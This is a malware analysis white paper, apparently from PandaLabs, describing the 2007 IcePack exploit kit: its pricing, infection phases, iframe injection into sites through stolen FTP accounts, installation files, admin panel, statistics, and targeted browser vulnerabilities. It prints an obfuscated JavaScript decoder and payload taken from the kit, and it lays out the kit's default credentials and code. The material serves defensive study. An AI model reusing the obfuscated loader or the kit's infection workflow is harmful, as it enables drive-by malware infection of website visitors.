

ICE PACK UNCOVERED

Content

Introduction	3
IcePack	3
Comparative review with other “kits for installing malware through exploits	3
Phases of IcePack attacks	4
How it infects users:	5
IcePack components	8
Installation and configuration	8
Management	11
Steps for infecting computers	21
Vulnerabilities used	25
About the author	26

Introduction

IcePack

IcePack is an application installed on a server that allows malware to be run on remote systems using a series of exploits. It has been developed by "IDT Group".

It's programmed in Php and accesses and saves information obtained from infected users. This information is then stored in a MySQL-type database.

We found IcePack in a Russian forum on July 26, 2007. Currently it is one of the most active "kits for installing malware through exploits".

Comparative review with other "kits for installing malware through exploits"

Price:

We have identified two versions of IcePack; a basic version, "IcePack Lite Edition", which only has the MS06-014 and MS06-006 exploits and is sold for around \$30, and a more advanced version, "IcePack Platinum Edition", sold for around \$400.

"IcePack Platinum Edition" is cheaper than *Mpack* (\$700).

This document focuses on the advanced version: "IcePack Platinum Edition".

Functionality:

One of the main differentiators of IcePack is that it is the only "kit for installing malware through exploits" that also has "iframer" functions.

Language:

Like "Traffic pro", it is in Russian, which makes it more difficult to use. Other kits such as *Mpack*, which is available in English, may be more accessible.


We have recently found an English version of IcePack in a forum, but we don't know whether it was the creators (IDT Group) or someone else who translated it, since it is quite usual for users of these programs to modify and improve them.

Introduction

Phases of IcePack attacks

IcePack attacks are complex, since they require a certain degree of intelligence and flexibility. Below you will find the phases identified:

- Users visit a web page on which it's hosted or another page containing an iframe field that loads the index.php of the host website.
- The index.php determines which exploit should run on the computer, if it is vulnerable.
- Depending on the value obtained in point 2, the exploit runs on users' computers and stores the information of the infected computer. This can be viewed later in the statistics module.



Introduction

How it infects users:

How do attackers access web pages?

One of the main problems hackers have to resolve is to find and access web pages to launch the attack from but which cannot be directly associated with them. There are several ways of doing this:

- By hacking vulnerable or incorrectly configured servers to obtain their passwords.
- By using passwords stolen with other malware.
- Through FTP servers sold in forums.
- By cracking passwords through dictionaries (usually only typical passwords or those with few characters are obtained).

Sometimes they use the same hacked site to host IcePack or other types of malware. Consequently, by hosting malware on third-party servers it is more difficult to locate.

Hackers use **Iframer**-type programs to redirect web pages with iframe fields to IcePack.

Iframer


Once they access a web page, they add an iframe-type reference at the end of the file loaded by default (usually index.php, index.html, etc.) to the site IcePack is installed.

Hackers connect to the web page to modify via ftp.

Iframers usually have the following functions:

- **Check:** To make sure they can access websites via ftp. Some iframers can check whether a page contains a certain iframe and add it if they cannot find it or delete existing iframes different from the one they are inserting.
- **Add:** To add an iframe.

Introduction



Below you can find are examples of iframers that are usually installed on computers:

- *FTP-Toolz pack*
- Ftp moneymaker 24x7
- *Root [iFrame]*
- FTP-iframe

IcePack is the first "kit for installing malware through exploits" that uses its own iframer.

The higher the number of pages they infect and the more popular they are, the higher the number of users they will infect.

Introduction

They also use a series of techniques to increase the number of infections:

- Enter certain words on the web pages where they are stored, so that when the web page is indexed in browsers, users end up at the page containing the IcePack and get infected.
- Buy domains with similar names to known sites users tend to access. For example, *gooke*, which only differs in one character from the famous *google* search engine. Users who misspell a word entered in the search engine could become infected.
- Mass-mailing. The emails usually contain links to infected pages and use social engineering techniques to get victims to visit them. The *Trj/Goldun* and *Trj/Haxdoor* families frequently use this technique. We have also found bots that download files from sites with “kits for installing malware through exploits” instead of downloading them directly. This way, they obtain statistics about users infected and the number of times they have been downloaded.
- Buying google adsense words. If users search for those words, upon clicking the sponsored links they will be redirected to malware-installing sites.
- Affiliation programs. As we have already mentioned in the *blog*, even though some affiliation companies operate more legally than others, we have found cases in which these companies don't only install adware-type marketing programs, but also more dangerous malware, such as banker Trojans.

IcePack components

Installation and configuration

ReadMe.html

This file indicates the steps to install IcePack in Russian:

Ice Pack Platinum Edition

Требования

IcePack работает с PHP и MySQL. Вам потребуется PHP версии 4.3 или выше и MySQL версии 4.0 или выше. Безопасный режим PHP должен быть отключен.

Лицензионное Соглашение

Приобретая IcePack, вы соглашаетесь со следующими пунктами лицензионного соглашения:

- IcePack создан исключительно для тестирования собственного программного обеспечения. Разработчик не несет ответственности за ваши последующие действия.
- Запрещена перепродажа и использование исходного кода IcePack в коммерческих целях. В противном случае вы будете лишены лицензии.

Установка

1. Отредактируйте файл `db.php` в соответствии с вашими данными.
2. Загрузите все файлы из архива на ваш сервер в **бинарном** режиме.
3. Загрузите **данный** файл на свой компьютер. Распакуйте из загруженного архива файл `GeolP.dat`. Загрузите `GeolP.dat` на ваш сервер.
4. Установите права `777` на папку `load`, папку `admin/tmp` и на файл `config.php`.
5. Запустите скрипт установки `install.php` и следуйте инструкциям.

Примечание: После установки обязательно введите URL в настройках системы!

2007 © IDT Group

IcePack components

install.php


Once the db.php file is configured, hackers must run the install.php file to create the following tables in the MySQL database:

```
CREATE TABLE statistics ( id int(10) unsigned NOT NULL
auto_increment, datetime datetime default '2007-01-01 00:00:00',
ip varchar(15) default NULL, browser varchar(255) default NULL,
type varchar(255) default NULL, os varchar(255) default NULL,
country varchar(255) default NULL, referer varchar(255) default
NULL, is_dw tinyint(1) unsigned NOT NULL default '0', KEY id
(id) ) ENGINE=MyISAM"
```

```
CREATE TABLE `config` (`id` int(11) NOT NULL
auto_increment, `vkey` varchar(255) default NULL, `value`
varchar(1024) default NULL, PRIMARY KEY (`id`)) ENGINE=MyISAM"
```

```
CREATE TABLE `ftp` (`id` int(11) NOT NULL auto_increment, `data`
varchar(255) NOT NULL, `valid` tinyint(4) NOT NULL, PRIMARY KEY
(`id`)) ENGINE=MyISAM"
```

If the program is correctly installed, the following message is displayed in Russian:



This message indicates that the default user is root and the password is toor.

IcePack components

mysql.php

This module contains the functions necessary for IcePack to interact with the database:

```
function connect($db_user, $db_pass, $db_name, $db_location =
'localhost', $show_error=1)
function query($query, $show_error=true)
function get_row($query_result)
function get_array($query_result)
function super_query($query, $multi = false)
function num_rows($query_result)
function insert_id()
function get_result_fields($result)
function close()
function display_error($error, $error_num, $query = '')
```

Most of the IcePack modules include this file to access the database easier.

config.php

This module contains data about the URL where IcePack is installed and the user name and password to access the control panel:

```
<?php

$config = array (
'main_url' => "http://www.site.com/IcePack",
'admin_name' => "root",
'admin_pass' => "toor",
);

?>
```

IcePack components

Management

/admin./index.php

To access the control panel, hackers must log in by entering the correct user name and password:




The image shows a screenshot of the IcePack management interface. At the top, the word "IcePack" is displayed in a stylized, blue, icy font. Below this, there are two input fields: "Имя:" (Name) and "Пароль:" (Password). To the right of the password field is a button labeled "Вход" (Login).

IcePack components

This is the IcePack options menu:

GENERAL	STATISTICS	FTP WORK	TOOLS	LOGOUT
	Os	Import	Iframe	
	Browsers	Check	Traffic	
	Loads	Inject	Settings	
	Countries	Clean		
	Referers			
	Clean			

GENERAL



STATISTICS

All the options in the Statistics module have a selection box called 'Time' which allows hackers to select the following options: Today / Yesterday / Total.

IcePack components

Os



The screenshot shows a table with the following data:

Операционные системы	
Windows XP	3266
Windows Vista	130
Windows 2000	102
Other	74
Windows 2003	63
Windows 98	43
Mac OS	28
Linux	26
Windows 95	2
Windows NT 4	1

2007 © IDT Group

It shows the number of infections per operating system.

IcePack components

Browsers

Обозреватели	
Internet Explorer 6.0 :	2080
Internet Explorer 7.0 :	578
Firefox 2.0.0 :	431
Opera 9.23 :	120
Mozilla 5.0 :	55
Opera 9.10 :	51
Opera 9.21 :	40
Opera 9.20 :	40
Opera 9.22 :	39
Mozilla 4.0 :	39
Firefox 1.5.0 :	29
Opera 9.00 :	25
Opera 9.02 :	24
Opera 8.50 :	23
Opera 9.01 :	17
Internet Explorer 5.5 :	16
Internet Explorer 5.01 :	14
Firefox 2.0 :	13

It shows the number of times users with a certain browser have accessed an infected page, regardless of whether they have become infected or not.

IcePack components

Loads



It shows the number of malware downloads per browser. Unlike the previous option, it only shows successful malware downloads.

Countries



It shows the number of infections per country.

IcePack components

Referrers



Referrer	Count	Percentage
ware.com	9	75%
net.com	2	16%
index.php	1	8%


It shows information about the websites from which infections have taken place, the number of times infections have occurred and the percentage of infection.

Clean

It deletes the "Statistics" data. When this option is selected, hackers are asked for confirmation to delete this data.

FTP WORK

Import



It allows hackers to enter several FTP accounts from a file.

IcePack components

Check




It allows hackers to check the status of the FTP accounts entered. This option calls the **/admin/check.php** file.

/admin/check.php

When the **/admin/check.php** file is run, the **/admin/tmp/check.txt** temporary file is created with the data checked.

Inject

It searches for the initial file loaded by default on each website and inserts the iframe in it.



This option calls the **/admin/inject.php** file.

/admin/inject.php

When the **/admin/check.php** file is run, the **/admin/tmp/check.txt** temporary file is created with the data checked.


Clean

It deletes the Ftp work data. When hackers select this option, the program asks for the FTP accounts to be deleted:

- FTP accounts that don't work
- FTP accounts that work
- All FTP accounts

IcePack components

Settings



It allows hackers to change the URL of the server where IcePack is installed, the default user name and password, and also upload and update the malware file to be distributed.

/admin/functions.php

```
function MessageBox($title, $message)
function ShowHelp($text)
function ShowCopyright()
function ShowMenu($i)
function CheckCountry ($name)
function parse_ftp($account)
function FindIndex($path, $rec=0)
function FindWDs($dir)
function changeIndex($file, $text)
function getPR_check($host)
```

/admin/license

This file contains the installation license code provided by the creators. To generate it, they use the text of the website where it is installed. This way, they make sure every IcePack installation requires a different license number.

If the license is not correct, the following error message is displayed:

ERROR: Invalid license

IcePack components

In the IcePack version we had, the code referring to license checking included comments that allowed it to be installed on any servers regardless of the license file:

```
/*if (file_exists("license"))
(
    $fo = fopen("license", "r");
    $data = fread($fo, filesize("license"));
    fclose($fo);

    $data = gzinflate($data);
    $domain = str_replace('www.', '', $_SERVER['SERVER_NAME']);

    if ($data != md5($domain.'^@B#uE&r4%xUZ$Qw666!*4l>/b3(;Z,0(lP1')) exit("ERROR: Invalid license");
) else exit("ERROR: License file not found");*/
```


IcePack components

```
<script language=JavaScript>function dc(x){var
l=x.length,b=1024,i,j,r,p=0,s=0,w=0,t=Array(63,1,0,50,51,57,28,60,56,40,0,0,0,0,0,0,58,25,19,4
5,22,44,46,42,12,11,16,49,47,35,15,2,59,38,39,6,17,34,5,30,62,53,52,0,0,0,0,27,0,18,8,36,43,61
,41,3,10,21,7,32,23,48,54,13,37,14,55,4,31,9,20,24,33,29,26);for(j=Math.ceil(1/b);j>0;j--){r='
';for(i=Math.min(1,b);i>0;i--,1--){w|=(t[x.charCodeAt(p++)-48])<<s;if(s){r+=String.fromCharCode
e(165^w&255);w>=8;s--}else{s=6}}document.write(r)}dc("LQ44TM63Vn03uLEYtqoqjoeYI0fYsrHmbBEYb
JH4StC3dd7mTM9kHM7RBM63jF5dLQA42B6m_xzqht742_6Zv36mww879Rxe2L6m2texvz63s_CyHjHqjzw@n4w8taAp1h5
oqgF5bnf5QBuuvaA8vUBRyqu8bdApc1f56oucrj5pkt8QLQfUht742_6Z_xzQDjorug7QLqyxtxwxw18k2rHKk4E310AxJ
ty3oz879Rxe2L6m2tcMwDbnLQfUDjorug7QLQfUoqHK1L5dLQ5KhjHR_QAmHNyXhJHqjUHRx47Zct8QAGwmHNeQL3@da2c
<146yTlw3sLEmJBEM2M5xLB7Zs_LK146yTt8QL3hdL3@mlEKT4E3I1w7GNeZggukmrBkxgypirTPqRwxyr5Zq0EmDN0ML
3GrL3hdarH4ug6xoa68J1AyerF4IQHmI16Z008pADTRBP740_ezHxhdEa68J1AyerF4v@bQva68J1AyerF4wxhdEa68J1A
yerF4VUAXsjqz1Dy0CP7UDgekDjeyHLEm0DAUyr5Zq0EmDNcu139RL3hd1g6ZJte3va68J1AyerF4wxhdw0hdL3@mlEKT
4E3I1byaaAcDw04NrBML3GrL3hdBB7YVSNm2qN4M4CcvUAXinyPsfkiz6pSP5de3@zstyxygoyaa74D5yxwdbzIgeYSB6
r2r8x200rI3Ap200rI3Ap200cto7K20ccJn5K2oyrj_fk20ccpJhac20yppDhAR200cBqhc20ccBn5K2oyppDwAp200cpDqhc2
yyc6zHR200k1jup20ymj_fP20ypp_5c200pTwhm200pyWAR200cctq7p200ckvDAR200p1_7K20yms1fp200mjjAp200cpjg7
n200cJ57m200c2qEc200c2r5K20yppDwAc20ecBS6m20yppSr5K2oyrj5K200psgum20ym11fp20yppTn5K20yppDn5K20CKD
zhc200c1huc20ec1Nfk20ec2N5m20ectwum20ecSNfk20yccDDAp200cs_uk20ep2guc20ccyquc20yppiquc20ckizfp20y
3dqAc200cp15Ap20ypsiAR20ycin5K2oyrj1fk200psIAP20yrjB6m20yppAp20ypp607K20ycin5K2oyr1_Ac200csjAp2
yycin5K200rJzfk20yr2t7m20ypp2jum200myOEK20emgrAc20emgn7m200msrFp20yRDDAc20eptwfk20emg_fK200rJ56
o20ekggAp200ps_5c200ciw5m20ecgg6R20emgn7m20yrjn7m20eptOAc20yr1NEK20eksg5p20ymj_fP200cDofp200mjj
35p200cDwAc20ym1q7m20ekggAm20em24AR20yp2rUk200cD06R20emgn7m20yRDq7m20yppTOEK20epSrFp20ec1wAc20y
n1q7m200c2t7m200m156R200myhfp20emgjAp20emgn7m20emgg5p200mys6p20emgJec20emgn7m200cctqAR200c1hac2
0epg_uk20ecst5m20ec1I5c20ep2Nup20ecBqur200cDqup20ec2IAc200cctquc20ecDwum20ec1N5m20yc6w5m20ecJqf
o20ecv0Ap20ecjNfp20ecJw5m20ecJhAR200ciwum200c1qAR20ypp1Dapj39RL3hdBB7YVqLZDUH7L1NpVUAX1nyc1DAP1
3fRL3hdBB7YV3L7JznrItX3VUAXygoYaa74D5eUug730jy4Vwx1@5de3@zstyxyr5Zq0EmDNyxwD87a_u3m0F7vdbuvnb
```

functions.php

It includes the following functions:

```
detect_browser()
detect_os()
detect_country()
_crypt($content)
```

exe.php

It downloads the file and updates the infection data in the database.

To determine the country of the infected users, it uses the **geoip.inc** and **geoip.dat** files.

geoip.inc

This module includes functions to determine which country an IP address belongs to.

geoip.dat

This binary file has the data to determine which country an IP address belongs to.

The `/admin/flags` directory contains the flag of every country.

/admin/flags

The directory where flags are stored

IcePack components

functions.php

It includes the following functions:

```
detect_browser()  
detect_os()  
detect_country()  
_crypt($content)
```

exe.php

It downloads the file and updates the infection data in the database.

To determine the country of the infected users, it uses the **geip.inc** and **geip.dat** files.

geip.inc

This module includes functions to determine which country an IP address belongs to.

geip.dat

This binary file has the data to determine which country an IP address belongs to.

The /admin/flags directory contains the flag of every country.

IcePack components

/admin/flags

The directory where flags are stored



IcePack components

Vulnerabilities used

/exploits/i.php

This module contains several exploits it tries to run if the browser is Internet Explorer.

- WinZip
- QuickTime overflow
- MS06-057 WebViewFolderIcon
- MS06-055 VML

/exploits/movie.bin

File used for the QuickTime overflow exploit.

/exploits/f.php

The module IcePack tries to run if the browser is Firefox. The exploit used is MS06-006 (optimized for this browser).

/exploits/o.php

The module IcePack tries to run if the browser is Opera. The exploit used is MS06-006 (optimized for this browser).

Unlike other “kits for installing malware through exploits”, IcePack doesn’t keep statistical data of the exploits used.

About the author

Vicente Martinez studied computer application development. He joined Panda Security's Tech Support department in 1999, helping home and corporate users to solve virus incidents. Two years later, he joined PandaLabs as malware analyst.

In 2003, he became Senior Spyware Researcher responsible for defining the anti-spyware technology included in our products. Thanks to these technologies we have won multiple awards and comparative reviews.

Currently, Vicente Martinez investigates malware cases mainly related to botnets and crimeware. Also, he is the author of several white papers about malware (Mpack, Traffic Pro, etc.).

